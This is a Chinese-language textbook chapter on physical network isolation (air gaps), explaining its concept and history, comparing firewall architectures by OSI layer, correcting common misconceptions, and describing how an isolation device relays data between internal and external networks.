前面对入侵检测技术、蜜罐技术和取证技术进行了介绍，不过目前还没有一种技术可以解决所有的安全问题。物理隔离技术是近几年出现的一个全新的安全防御手段，满足了许多高度机密单位对于机密信息的安全需求。随着物理隔离技术的日趋完善，它正逐渐成为网络安全体系中不可少的一个环节。

本章对物理隔离技术进行介绍，物理隔离就是指通过实现内部网间接地连接到公共网，从而使内部网络和外部公共网络在物理上处于隔离状态的一种网络安全技术。物理隔离从广义上分为网络隔离和数据隔离，只有同时达到这两种要求才是真正意义的隔离。

阅读本章，读者可以对物理隔离的概念、原理、分类、部署和发展趋势等知识有一定的了解。对于从事网络安全工程的读者，通过本章可以了解到几种典型的物理隔离安全产品，方便读者查找更多的有关物理隔离产品的资料，从而有利于读者对物理隔离产品进行选购。对于想从事物理隔离技术研究的读者，可以通过阅读本章快速把握物理隔离的关键技术、研究现状和研究方向，有利于研究工作的进一步开展。

5.1　物理隔离概述

互联网的安全性能对在进行网络互联时如何确保国家秘密和商业秘密提出了挑战。尽管人们正在广泛地使用各种复杂的安全技术，如在网络中加入防火墙、防病毒系统，对网络进行入侵检测和漏洞扫描等。但是，由于这些技术的极端复杂性与有限性，这些在线分析技术无法提供某些机构（如军事、政府和金融等）提出的高度数据安全要求。而且此类基于软件的保护是一种逻辑机制，理论上是可以被逻辑实体（如黑客或内部用户等）操纵的。

正因为如此，涉密网不能把机密数据的安全完全寄托在基于概率判断的防护上，必须有一道绝对安全的大门，来保证涉密网的信息不被泄漏和破坏，这就是在涉密网上实现物理隔离所起到的作用。物理隔离技术的基本思想是：如果不存在与网络的物理连接，网络安全威胁便可大大降低。

目前，我国有些单位（包括政府、证券、部队和银行等部门）为确保网络安全，或者限制连入因特网，或者使用两个完全独立的网络。但事实上，政府、证券、部队和银行不仅要上网，而且要走在前列。安装两个独立网络不仅价格昂贵，而且不实用。当涉密网络和非网络间通过软盘或移动磁盘进行数据传输时并不安全。国家保密局2000年1月1日起颁布实施的《计算机信息系统国际联网保密管理规定》第二章保密制度第六条的规定：涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或其他公共信息网络相连接，必须实行物理隔离”。这一规定促进了国内物理隔离产品市场的发展，许多相关的物理隔离安全产品应运而生。

本节将介绍物理隔离的概念和作用并澄清几个对物理隔离在认识上的误解，通过这一节的学习，读者应该能够弄清楚什么是物理隔离以及为什么需要物理隔离等问题。

5.1.1　物理隔离的概念

物理隔离产品是用来解决网络安全问题的。尤其是在那些需要绝对保证安全的保密网，专网和特种网络与互联网进行连接时，为了防止来自互联网的攻击和保证这些高安全性网络的保

密性、安全性、完整性、防抵赖和高可用性，几乎全部要求采用物理隔离技术。

学术界一般认为，最早提出物理隔离技术的，应该是以色列和美国的军方。但是到目前为止，并没有完整的关于物理隔离技术的定义和标准。从不同时期的用词也可以看出，物理隔离技术一直在演变和发展。较早的用词为 Physical Disconnection，Disconnection 有使断开、切断、不连接的意思，直译为物理断开。这种情况完全可以理解，保密网与互联网连接后，出现很多问题，在没有解决安全问题或没有解决问题的技术手段之前，先断开再说。后来出现 Physical Separation，Separation 有分开、分离、间隔和距离的意思，直译为物理分开。后期发现完全断开也不是办法，互联网总还是要用的，采取的策略多为该连的连，不该连的不连。这样的该连的部分与不该连的部分要分开。后来又出现 Physical Isolation，Isolation 有孤立、隔离、封闭、绝缘的意思，直译为物理封闭。事实上，没有与互联网相连的系统不多，互联网的用途还是很大，因此，希望能将一部分高安全性的网络隔离封闭起来。再后来多使用 Physical Gap，Gap 有豁口、裂口、缺口和差异的意思，直译为物理隔离，意为通过制造物理的豁口，来达到隔离的目的。到这个时候，Physical 这个词显得非常僵硬，于是有人用 Air Gap 来代替 Physical Gap。Air Gap 意为空气豁口，很明显在物理上是隔开的。但有人不同意，理由是空气豁口就“物理隔离”了吗？没有，电磁辐射、无线网络、卫星等都是空气豁口，却没有物理隔离，甚至连逻辑上都没有隔离。于是，E-Gap、NetGap、I-Gap 等都相继出现。现在，一般称为 Gap Technology，即物理隔离，成为互联网上一个专用名词。

从物理隔离概念的发展可以简单总结物理隔离的概念：“物理隔离”是指内部网不直接通过有线或无线等任何手段连接到公共网，从而使内部网络和外部公共网络在物理上处于隔离状态的一种物理安全技术。从这个概念上看，物理隔离是保证网络物理安全的一个有效手段，即保护路由器、工作站、各种网络服务器等硬件实体和通信链路免受自然灾害、人为破坏和搭线窃听攻击；只有使内部网和公共网“物理隔离”，才能真正保证内部信息网络不受来自互联网的黑客攻击。此外，“物理隔离”也为内部网划定了明确的安全边界，使得网络的可控性增强，便于内部管理。

可以从以下几个方面理解物理隔离：它可以阻断网络的直接连接，即没有两个网络同时连在隔离设备上；可以阻断网络的互联网逻辑连接，即 TCP/IP 必需被剥离，将原始数据通过 P2P 的非 TCP/IP 连接协议透过隔离设备传递；隔离设备的传输机制具有不可编程的特性，因此不具有感染的特性；任何数据都是通过两级移动代理的方式来完成，两级移动代理之间是物理隔离的；隔离设备具有审查的功能；隔离设备传输的原始数据，不具有攻击或对网络安全有害的特性；物理隔离系统具有强大的管理和控制功能。

物理隔离技术是解决网络安全问题的一种技术，物理隔离从广义上讲分为网络隔离和数据隔离，只有达到这两种要求才是真正意义的隔离。

1. 网络隔离

网络隔离就是把被保护的网络从开放、无边界、自由的环境中独立出来，这样，公众网上的黑客和计算机病毒无从入手，更谈不上入侵了。

怎么实现隔离呢？最直观、简单、可靠的方法就是通过网络与计算机设备空间上的分离来实现的，即没有有线或无线的电气连接。在一个办公室、同一个大楼内建若干个物理网络是网络建设中必不可少的。另外，在目前的市场上还有些网络隔离是利用网络的 VLAN（虚拟局

域网）技术。现今的 VLAN 技术在处于第二层的交换设备上实现了不同端口之间的逻辑隔离，在划分了 VLAN 的交换机上，处于不同 VLAN 的端口间无法直接通过二层交换设备进行通信。从安全性的角度讲，VLAN 首先分割了广播域，不同的用户从逻辑上看是连接在互不相连的二层设备上，VLAN 间的通信只能够通过三层路由设备进行；实施 VLAN 技术，可以实现不同用户之间在二层交换设备上的隔离。外部攻击者无法通过类似于用户认证及访问控制技术等在同一广播域内才可能实施的攻击方式对其他用户进行攻击。

2. 数据隔离

不管网络隔离采用的是真正的物理隔离还是逻辑隔离，如果在使用中出现一台计算机能够连接两个或多个网络，那么所有的网络隔离就没多大意义，因为，同一台计算机连接两个网络，而没有把存储设备隔离，使同一个操作系统能连接不同的网络，计算机病毒就会很容易从这个网络流向另一个网络，使得另一个网络遭到病毒的攻击，甚至无法工作，造成不必要的损失。这些现象在很多公司、政府部门都时有发生，即使他们做了网络隔离，但是网络安全的威胁同样存在。所以，数据的隔离是非常重要的。

通过以上分析，可知物理隔离在安全上的要求主要有 3 点：

（1）在物理传导上使内外网络隔断，确保外部网不能通过网络连接而侵入内部网；同时防止内部网信息通过网络连接泄漏到外部网；

（2）在物理辐射上隔断内部网与外部网，确保内部网信息不会通过电磁辐射或耦合方式泄漏到外部网；

（3）在物理存储上隔断两个网络环境，对于断电后会遗失信息的部件，如内存、处理器等暂存部件，要在网络转换时做清除处理，防止残留信息出网；对于断电非遗失性设备如磁带机、硬盘等存储设备，内部网与外部网信息要分开存储。

5.1.2 物理隔离的作用

要对物理隔离技术有一个深入的了解，就必须对网络安全体系架构有深入的研究。要了解网络安全的架构体系，从目前网络安全市场的构成就可以初见端倪。防火墙、防病毒、VPN 和入侵检测，是市场的主流产品。安全体系以防火墙为核心，向联动的方向发展。这一节首先简要分析杀毒软件和入侵检测系统在安全防护方面的不足之处，然后详细分析防火墙的发展历程，最后基于此讨论物理隔离技术在现有安全体系中存在的必要性。

1. 杀毒软件的原理和缺陷

传统杀毒软件的原理是：病毒被发现后，安全专家通过分析病毒的特征获得病毒特征码，即一串特殊的“字符串”，然后利用这个病毒特征码，对文件系统进行检索和查杀。但每年会出现 10000 个新病毒，完全依靠杀毒软件来防止新出现的病毒是比较困难的。

2. 入侵检测的原理和缺陷

通过前面的学习可知，目前商用化的入侵检测系统主要采用误用检测（也称特征检测），即利用入侵数据报的特征分析数据报，从而发现入侵、报告入侵并记录原始信息，必要时还可以通过与防火墙联动，实现对恶意连接的切断。不过同杀毒软件一样，对于新出现的未知入侵特征，误用检测方法是无能为力的。通过描述正常行为轮廓来识别入侵的异常检测方法虽然从理论上讲可以检测出未知的入侵行为，不过目前由于其居高不下的误警率而不能被用户接受。

对于需要绝对保证安全的系统来说，入侵检测显然是无能为力的。

3. 防火墙的原理和缺陷

目前网络安全市场上，最流行的安全架构是以防火墙为核心的安全体系架构。然而，以防火墙为核心的安全防御体系未能有效地防止目前频频的发生网络攻击。第 1 章基于防火墙的部署方式对各种防火墙技术做了概要介绍。这里为了更好地理解物理隔离技术，将从另一个角度来分析各种防火墙技术，这个角度就是防火墙的体系架构。

防火墙对网络安全的保护程度，很大程度上取决于防火墙的体系架构。一般的防火墙采用以下架构的一种或几种：

- 静态包过滤（Static Packet Filter）
- 动态包过滤（Dynamic or Stateful Packet Filter）
- 电路网关（Circuit Level Gateway）
- 应用网关（Application Level Gateway）
- 状态检测包过滤（Stateful Inspection Packet Filter）
- 切换代理（Cutoff Proxy）
- 物理隔离（Air Gap）

所有的防火墙都依赖于对通过防火墙的包的信息进行检查。检查得越多就越安全。检查的重点是网络协议的信息，这些信息可能分布在 OSI 的模型的各层。知道防火墙运行在哪一层上，就知道它的体系架构是什么。一般说来，OSI 的层越高，防火墙要检查包的信息内容就越多，对 CPU 和内存的要求就高，也就越安全。网络安全是一种在可信和性能之间的简单的平衡。在防火墙的体系架构中。高安全性的防火墙的效率和速度较低，高速度高效率的防火墙的安全性较低。然而，随着计算机成本的下降，以及操作系统可以支持对称多处理系统（SMP）的特性，传统的高速包过滤防火墙与开销较大的代理防火墙之间的差距正在逐步缩小。

防火墙的架构总体上如图 5-1 所示。把 OSI 的模型和 TCP/IP 的模型对照起来，以便让读者有一个更明确的认识。



图 5-1　各类防火墙在 OSI 模型以及 TCP/IP 模型中的位置示意图

（1）静态包过滤：包过滤防火墙是最古老的防火墙架构之一。包过滤防火墙运行在网络层，即 OSI 的第三层。防火墙决定接受还是拒绝一个包，主要是基于对 IP 包头和协议包头的一些具体的信息进行检查，它们包括源 IP 地址、目的 IP 地址、应用协议、源端口号和目的端口号。

在转发一个包之前，防火墙将 IP 包头和 TCP 包头的信息与用户定义的规则表的信息进行比较，决定是转发还是拒绝。规则表就是用户定义的安全规则。规则是按顺序进行检查的，直到遇到匹配的规则为止。如果可匹配的规则，则按缺省的规则执行。缺省的规则可能是准许接

受，也可能是禁止接受。“准许接受”的缺省规则，使防火墙易于使用；“禁止接受”的缺省规则使防火墙更为安全。

用户可以定义静态包过滤防火墙的规则，即用户可以定义准许什么包通过，或禁止什么包通过。比如，用户可以定义规则，通过检查 IP 包头的信息，来准许或拒绝包从什么地址来，到什么地址去。用户也可以定义关于具体服务的规则，通过检查 TCP 包头的信息，来准许或拒绝包到达或来自具体服务的相关端口。

包过滤防火墙的判别机制是，最后的规则如果与前面的规则冲突，最后的规则有效。

当规则的检查是顺序执行时，包过滤防火墙的规则配置是十分复杂和困难的。N 条规则，按各种不同的顺序排列，可能的结果有 N！之多。当所有的规则都不相关时，则 N！种顺序的结果都一样；否则，其结果就可能不同。加一条规则是容易的，写一段规则来实现某种安全功能则非常困难，这往往要求系统管理员对协议和 TCP/IP 的工作机制非常清楚，而且还要了解流程。有些管理员总是把后加的规则放在最后，也有的系统管理员总是放在前面，还有的系统管理员，随机的插入在规则集的某个位置。如果一个系统的规则有 100 条，则有 100！种可能性结果，即使只有万分之一的结果不同，也是一个巨大的天文数字。实际上，如果不同规则的相关性很低，结果不同是一个小概率事件。但是，如果不同规则的相关性很高，结果则难以预料，其结果是很难执行一致性检查。用户常常会发现，有时加一条规则没问题，有时候却有问题。用户必须仔细的检查所加入的规则，以保证其结果是其预期的结果。一个好的方法是，尽可能帮助用户设计自己的安全策略，使其不同规则的相关性很低，尽可能保证结果是完全相同的。

即使用户的规则顺序是有效的，包过滤防火墙还有一个根本的局限性。它不知道什么地址是真实的，什么地址是假的。因为 TCP/IP 的包头的地址是可以改写的。

即使用户可以在防火墙中，把不确定的源地址禁止掉，黑客还是可以盗用合法的源地址，这使得问题变得更加复杂。像源地址欺骗、源地址假冒等这类攻击对包过滤防火墙非常有效。因此，尽管包过滤防火墙的性能和速度很高，其安全性却是有限的。由于包过滤防火墙只检查源和目标地址、源和目标端口，而不检查其他的重要的信息。因此，黑客可以在包的数据中掩藏恶意的命令和数据，这就是流行的掩藏隧道（Covert Channel）攻击。

在路由器中，一般都支持包过滤技术。但由于其安全性有限，所以用户一般都会再购买单独的防火墙以获得更高的安全性。

静态包过滤防火墙的优点是对网络性能基本上没有影响，而且成本低，路由器和一般的操作系统都支持。静态包过滤防火墙的缺点包括如下几个方面：它工作在网络层，只检查 IP 和 TCP 的包头，不检查包的数据，提供的安全性不高；缺乏状态信息；IP 易被假冒和欺骗；虽然规则比较好写，但很难写正确，规则测试困难。

（2）动态包过滤：动态包过滤是静态包过滤技术的发展和演化。典型的动态包过滤就像静态包过滤一样，主要工作在网络层，即 OSI 的第三层。有些高级一些的动态包过滤防火墙也工作到传输层，即 OSI 的第四层。

动态包过滤防火墙决定接受还是拒绝一个包，主要还是基于对 IP 包头和协议包头的一些具体的信息进行检查，它们包括：源 IP 地址、目的 IP 地址、应用协议、源端口号、目的端口号等。

与静态包过滤技术不同，动态包过滤防火墙能够区分一个新的连接和一个已经建立的连接

的不同。对于已经建立的连接，动态包过滤防火墙将状态信息写进常驻内存的状态表，后来的包的信息与状态表中的信息进行比较，当一个包是属于一个已经建立的连接时，防火墙就接受这个包。该动作是在操作系统的内核中完成的。因此，增加了很多的安全性。一个典型的例子是，静态包过滤无法区分一个外部用户进入的包与外部应答内部用户的包的不同，而动态包过滤防火墙就能区分之。因此动态包过滤防火墙可以较为有效地限制外部用户访问内部而不影响内部用户访问外部。而静态包过滤防火墙不具备这种功能。

动态包过滤防火墙通过占有部分系统内存，减少了包的检查工作量。另外动态包过滤技术可以支持对称多处理系统（SMP）和多 CPU 系统来提高速度和性能。一般说来，每增加一个处理器，动态包过滤技术可以增加 30%的性能。

但是单线程系统无法充分利用多处理器带来的益处。举例说明，厂商 A 采用专用 RISC 芯片的系统，可达到 150Mbit/s 速度；而厂商 B 采用普通 Intel 的 CPU，支持多 CPU 和对称多处理系统（SMP），可达到超过 600Mbit/s 的速度。有些厂商为了克服单线程动态包过滤所带来的限制，冒险采用简化 TCP/IP 建立连接过程中的三次握手机制，采用一次握手就建立连接，并且写入状态表。这给黑客很大的可乘之机，像 LAND、Ping of Death 和 Teardrop 这类的单包攻击，很容易成功。

动态包过滤防火墙的优点是：速度和效率高、成本低、可以监控网络的状态。它的缺点是：只检查 IP 和 TCP 包头而不检查数据包的内容，安全性不高；易于 IP 假冒和欺骗；规则编制困难；并且简化的三次握手导致另外的安全性问题，因此只能提供较低的安全保护。

（3）电路网关：电路网关工作在会话层，即 OSI 的第五层。在很多方面，电路网关很像是包过滤的一个扩展。电路网关在执行包过滤的功能的基础上，另外增加一次对握手的证实，并增加对建立连接的序列号的合法性检查。

电路网关在建立一个会话电路之前，检查和证实 TCP 和 UDP。电路网关决定准许还是拒绝一个包，依赖于检查包的 IP 头和 TCP 头的下列信息：源地址、目标地址、应用协议、源端口、目标端口、握手和系列号。类似于包过滤，在转发一个包之前，电路网关将 IP 头和 TCP 头的信息与用户定义的规则表进行比较，决定是否准许接受还是拒绝。

相对于包过滤，电路网关的安全性有所提高，主要体现在客户端要进行认证。认证程序决定用户是否是可信的。只有通过客户端发起的 TCP 握手的 SYN 标示和 ACK 标示，以及相关的系列号是正确而且连贯的，该会话才是合法的。一旦会话是合法的，才开始执行包过滤规则的检查。

电路网关理论上的安全性要比包过滤高。电路网关的效率和速度也是较高的。它的优点是：对网络的性能的影响适中或较低；中断了直接连接；比包过滤的安全性要高一个级别。不过它仍存在如下缺点：类似包过滤的缺点，不对数据内容做任何检查，允许任何数据简单的穿透连接，因此只能提供中等的安全性。

（4）应用网关：像电路网关一样，应用网关截获所有进出的数据包，运行代理机制，通过网关来复制和转发信息，功能像一个代理服务器，防止任何直接连接。作为应用网关的代理与电路网关有以下不同：应用网关的代理是与应用相关的，每一种应用需要一个具体的代理；应用网关的代理检查包的所有数据，包括包头和数据；应用网关的工作在 OSI 的第七层，即应用层。如表 5-1 所示。

表 5-1　　应用网关和电路网关的比较

类　型	电路网关	应用网关
代理是否与应用相关	否	是
代理的功能	仅检查数据包头	检查数据包头和内容
映射到 OSI 的层次	第五层	第七层
设置规则的复杂度	较复杂	较简单

与电路代理不同的是，应用网关只接受具体的应用产生的包，然后进行复制，转发和过滤。举例来说，HTTP 代理只处理 HTTP 流量，FTP 代理只处理 FTP 流量。没有应用代理的数据不能被处理，即被拒绝。

应用代理不仅要检查所有协议，还有检查所有内容。因此，代理可以过滤具体的命令，可以过滤恶意代码，可以杀病毒，可以对内容进行检查和过滤。很明显，应用代理必须具有缓存的功能，应用网关可以防止隐蔽隧道的攻击。

应用网关工作在第七层，与具体的应用相关，应用协议规定了所有的规程，因此，较为容易设计过滤规则。应用代理要比包过滤更容易配置和管理。

通过检查完整的包，应用网关是目前最安全的防火墙。它的优点是：通过支持 SMP 和多 CPU，应用网关对网络性能的影响基本可以接受；禁止直接连接，消除隧道攻击的危害；检查协议信息，消除了内存溢出攻击；具有最高的安全性。不过它仍然存在一些缺点：如果系统实现不好，性能会很差；对程序的质量要求很高；应用支持有限；对操作系统有依赖性。

（5）状态检测包过滤：状态检测组合了很多动态包过滤、电路网关和应用网关的功能。状态检测包过滤有一个根本的能力，即检查所有 OSI 七层的信息。但主要是工作在 OSI 的第三层即网络层，而且主要是采用动态包过滤工作模式。

状态检测包过滤也能像电路网关那样工作，决定在一个会话中的包是否是正常的。状态检测也能作为一个最小化的应用网关，对某些内容进行检查。不过，如同应用网关一样，一旦采用这些功能，防火墙的性能就会直线下降。

从很大程度上来讲，状态检测防火墙的成功，不完全是一个技术上的成功，还是一个市场概念的成功。状态检测对很多技术进行了简化，然后进行组合。状态检测从技术上并没有克服技术上的局限性。主要表现在以下几个方面：高安全性和性能的矛盾并没有解决，绝大部分状态检测防火墙都是配置工作在动态包过滤模式，取得了很高的性能，但安全性并不高，一旦决定采用较高安全性模式，性能立即下降。

应用网关中断网络的直接连接，创造两个连接，在两个连接之间，进行数据的复制，检查和转发，而状态检测技术并不中断网络的直接连接，这就是最著名的状态检测和应用网关之争。状态检测防火墙满足了用户同时需求高性能和高安全性的矛盾心理。

状态检测包过滤防火墙的优点如下：提供检测所有 OSI 七层的能力，而不改变目前的直接连接模式；提供完整的动态包过滤功能，而且能够提供较快的速度。它的缺点是：单线程的状态检测对性能有很大的影响；直接连接不合适高安全性；依赖于操作系统的安全性；工作在动态包过滤模式并没有很高的安全性。

（6）切换代理：切换代理是组合动态包过滤和电路代理功能的一种混合型防火墙。简单地讲，切换代理首先作为一个电路代理来执行 RFC 规定的三次握手和认证要求，然后切换到动

态包过滤模式上。因此，刚开始它工作在网络的会话层，即 OSI 的第五层，在认证完成并建立连接之后，转到网络层即 OSI 的第三层。有时候，切换代理又称自适应防火墙。很明显，它结合了会话层的安全性和网络层的高效率两大优点。

切换代理不是传统的电路代理，它没有中断电路的直接连接。切换代理提供了某种程度上关于安全性和效率之间的平衡。所有的防火墙架构在互联网安全上都有自己的位置。假如用户的安全政策要求访问认证，检查三次握手机制，并不要求中断直接连接，切换代理是一个很好的选择。但是，用户应该明白，切换代理不是电路代理，直接连接并没有中断。

切换代理防火墙的优点是：比传统的电路代理对网络性能的影响更小；三次握手检查机制减小了 IP 假冒和欺骗的可能性。缺点是：不是电路代理，并且存在动态包过滤的缺点；不检查数据，提供较低的安全性，设计规则困难。

（7）物理隔离：在防火墙的发展过程中，人们最终意识到防火墙在安全方面的局限性。高性能、高安全性、易用性方面的矛盾并没有很好地解决。

目前防火墙存在的根本问题在于：防火墙对操作系统的依赖性，因为操作系统也有漏洞，因此防火墙也会存在相应的漏洞；TCP/IP 存在的漏洞同样导致防火墙易被绕过；防火墙、内网和 DMZ 同时直接连接，不能保证绝对安全；应用协议的漏洞（命令和指令可能是非法的、文件可能带有病毒和恶意代码等）导致防火墙不安全。下面简要分析这些漏洞对防火墙安全性能的影响。

• 操作系统的漏洞

操作系统是一个平台，要支持各种各样的应用。操作系统漏洞有下列特点：操作系统的功能越多，漏洞越多；操作系统支持的应用越新，漏洞越多；使用的人越多，找出漏洞的可能性越大，漏洞曝光的几率就越大。黑客攻击防火墙，一般都是先攻操作系统。控制了操作系统就控制了防火墙。

• TCP/IP 的漏洞

TCP/IP 是冷战时期的产物，初期的目标是要开放、互联，基本要求是保证传输，而在安全性方面考虑甚少。TCP/IP 只是通过简单的确认来保证数据的完整性，不确认则重传。TCP/IP 没有内在的控制机制来支持源地址的鉴别，这就是 TCP/IP 漏洞的根本原因。黑客利用 TCP/IP 的这个漏洞，可以使用侦听的方式来截获数据，能对数据进行检查，推测 TCP 的系列号，修改传输路由，修改鉴别过程，插入黑客的数据流。莫里斯病毒就是利用这一点，给互联网造成巨大的危害。防火墙不屏蔽 TCP/IP，TCP/IP 的漏洞也成为防火墙的安全隐患。

• 防火墙自身的漏洞

防火墙要保证服务，必须开放相应的端口。如防火墙要准许 HTTP 服务，就必须开放 80 端口；要提供 MAIL 服务，就必须开放 25 端口等。防火墙不能防止对开放的端口所进行的攻击；不能防止针对开放端口的 DoS 和 DDoS 攻击；无法防止利用开放服务流入的数据所进行的攻击；无法防止利用开放服务的数据隐蔽隧道所进行的攻击；也无法防止针对开放服务的软件缺陷的攻击。

防火墙的另一个重要缺陷是：不能防止对自己的攻击，只能强制对抗。防火墙本身是一种被动防卫机制，不是主动安全机制。防火墙不能干涉还没有到达防火墙的包，如果这个包是攻击防火墙的，只有已经发生了攻击，防火墙才可以对抗，根本不能防止。

防火墙体系架构在高安全性方面的缺陷，驱使人们追求更高安全性的解决方案，人们期望

更安全的技术手段，物理隔离技术应运而生。

物理隔离是安全市场上的一匹黑马。在经过漫长的市场概念澄清和马拉松式的技术演变进步之后，市场最终接受物理隔离具有最高安全性。物理隔离的指导思想与防火墙有很大的不同：防火墙的思路是在保障互联互通的前提下，尽可能安全，而物理隔离的思路是在保证必须安全的前提下，尽可能互联互通。人们把高安全性的所有要求都集中在物理隔离上，中断直接连接，不光检查所有的协议，还把协议给剥离掉，直接还原成最原始的数据，对数据可以检查和扫描，防止恶意代码和病毒，甚至对数据的属性进行要求，不支持 TCP/IP，不依赖操作系统，一句话，对 OSI 的七层协议进行全面检查，在异构介质上重组所有的数据。

物理隔离在技术上取得了很大的突破。首先在性能上，物理隔离利用 SCSI 可以达到 320Mbit/s 的速率，利用实时交换可以达到 1000Mbit/s 的速率。在安全性上，针对目前存在的安全问题，对物理隔离而言在理论上都不存在任何威胁。这就是各国政府和军方都强制推行物理隔离的主要原因。

5.1.3 物理隔离的误区

目前还没有一种技术可以解决所有的安全问题，但是防御的深度愈深，网络愈安全。物理隔离产品是目前能较好地解决上述问题的安全设备。物理隔离技术是近几年出现的一个全新的安全防御手段，解决了许多高保密单位对于机密信息的安全需求。随着物理隔离技术的日趋完善，它正逐渐成为网络安全体系中必不可少的环节之一。

作为近几年新兴起的安全措施，人们普遍对物理隔离的认识存在一些误区，这些误区阻碍了物理隔离技术的健康发展，对发挥其应有的作用造成了很大的影响。主要概括起来包括以下几个方面。

- 误解一：认为物理隔离技术是中国特有的，国外没有该方面的技术。

相关资料表明，在美国和以色列等西方国家中早就有此方面技术的应用以及相应的法规。美国早在 1999 年底就强制规定军方涉密网络必须与因特网断开。此项技术及其应用在国外报道比较少的原因主要是因为它涉及到保密问题以及国家安全问题，所以背景材料和相关报道都受到了限制。

- 误解二：物理隔离技术就是一个简单的软件或者硬件，而不是一个整体解决方案。

这个问题不光存在于网络安全领域，它可以说是中国 IT 界一直存在的一个问题。网络与信息安全与其他系统工程一样，包括许多方面的问题，如安全策略、安全制度、安全管理、安全技术等，一台或几台设备就能解决安全问题的想法是不切实际的。

- 误解三：很多人会认为物理隔离就是将网络完全隔开，与互联网信息互联互通的宗旨相违背。

实施物理隔离的目的是让使用者在确保安全的前提下，充分享受互联网所带来的一切优点。在物理隔离系统中会包含对外网内容进行采集转播的系统，这样可以使安全的信息迅捷地在内外网之间流转，完全实现互联网互联互通的宗旨。特别是第三代单硬盘物理隔离技术以及国内正在研发的第四、第五代物理隔离技术可以保障信息充分互连互通，但同时又达到物理隔离的目的。

安全与便利永远是一对矛盾体。如果以减少一点便利为小小代价而换来重要数据的绝对安全，避免因泄密而造成的巨大损失，是不是很值得呢？答案是毋庸置疑的。更可喜的是，随着

技术的不断推进，物理隔离技术也朝着使用简便的方向发展。相信在不久的将来，物理隔离的应用将日益广泛，物理隔离产品将逐渐被用户所接受。

5.2 物理隔离的原理、分类和发展趋势

目前物理隔离的技术路线有 3 种：网络开关（Network Switcher）、实时交换（Real-time Switch）和单向连接（One Way Link）。

网络开关是比较容易理解的一种。在一个系统里安装两套虚拟系统和一个数据系统，数据被写入到一个虚拟系统，然后交换到数据系统，再交换到另一个虚拟系统。

实时交换相当于在两个系统之间共用一个交换设备，交换设备连接到网络 A，得到数据，然后交换到网络 B。

单向连接，早期指数据向一个方向移动，一般指从安全性高的网络向安全性低的网络移动。

5.2.1 物理隔离的技术原理

一个典型的物理隔离方案（处于完全隔离状态）如图 5-2 所示，外网是安全性不高的互联网，内网是安全性很高的内部专用网络。正常情况下，隔离设备和外网、隔离设备和内网、外网和内网之间是完全断开的。隔离设备可以理解为纯粹的存储介质和一个单纯的物理隔离控制设备。



图 5-2 一个典型的物理隔离方案（处于完全隔离状态）

当外网需要有数据到达内网的时候，以电子邮件为例，外部的服务器立即发起对隔离设备的非 TCP/IP 的数据连接，隔离设备将所有的协议剥离，将原始的数据写入存储介质。根据不同的应用，可能有必要对数据进行完整性和安全性检查，如防病毒和恶意代码等，如图 5-3 所示。

这里简要解释一下非 TCP/IP 的数据连接和串并口隔离技术。串并口隔离技术是在网络通信的双方分别设置一台服务器，它们之间可以通过串口或并口进行连接，并且由用户自己定义协议，它使用专门的协议而不是通过 TCP/IP。用户自己定义消息包格式，只有特定格式并且经过加密的数据包才可以通过，而攻击者一般无法获取特定协议和加解密程序，因而无从攻击内部数据。如图 5-3 所示，在外部服务器和隔离控制设备之间以及隔离控制设备和内部服务器之间均可采用这种串并口隔离技术实现非 TCP/IP 的数据连接，这样整个系统的安全性将得到提高。



图 5-3　一个典型的物理隔离方案（隔离设备处于与外网相连状态一）

一旦数据完全写入隔离设备的存储设备，隔离控制设备立即中断与外网的连接。转而发起对内网的非 TCP/IP 的数据连接。隔离设备将存储设备内的数据推向内网。内网收到数据后，立即进行 TCP/IP 的封装和应用协议的封装，并交给应用系统。

这时内网电子邮件系统就收到了外网的电子邮件系统通过隔离设备转发的电子邮件，如图 5-4 所示。



图 5-4　一个典型的物理隔离方案（隔离设备处于与内网相连状态一）

在隔离控制设备收到数据传输结束的消息后，隔离设备立即切断隔离设备与内网的直接连接。这时整个网络又重新恢复到完全隔离状态。

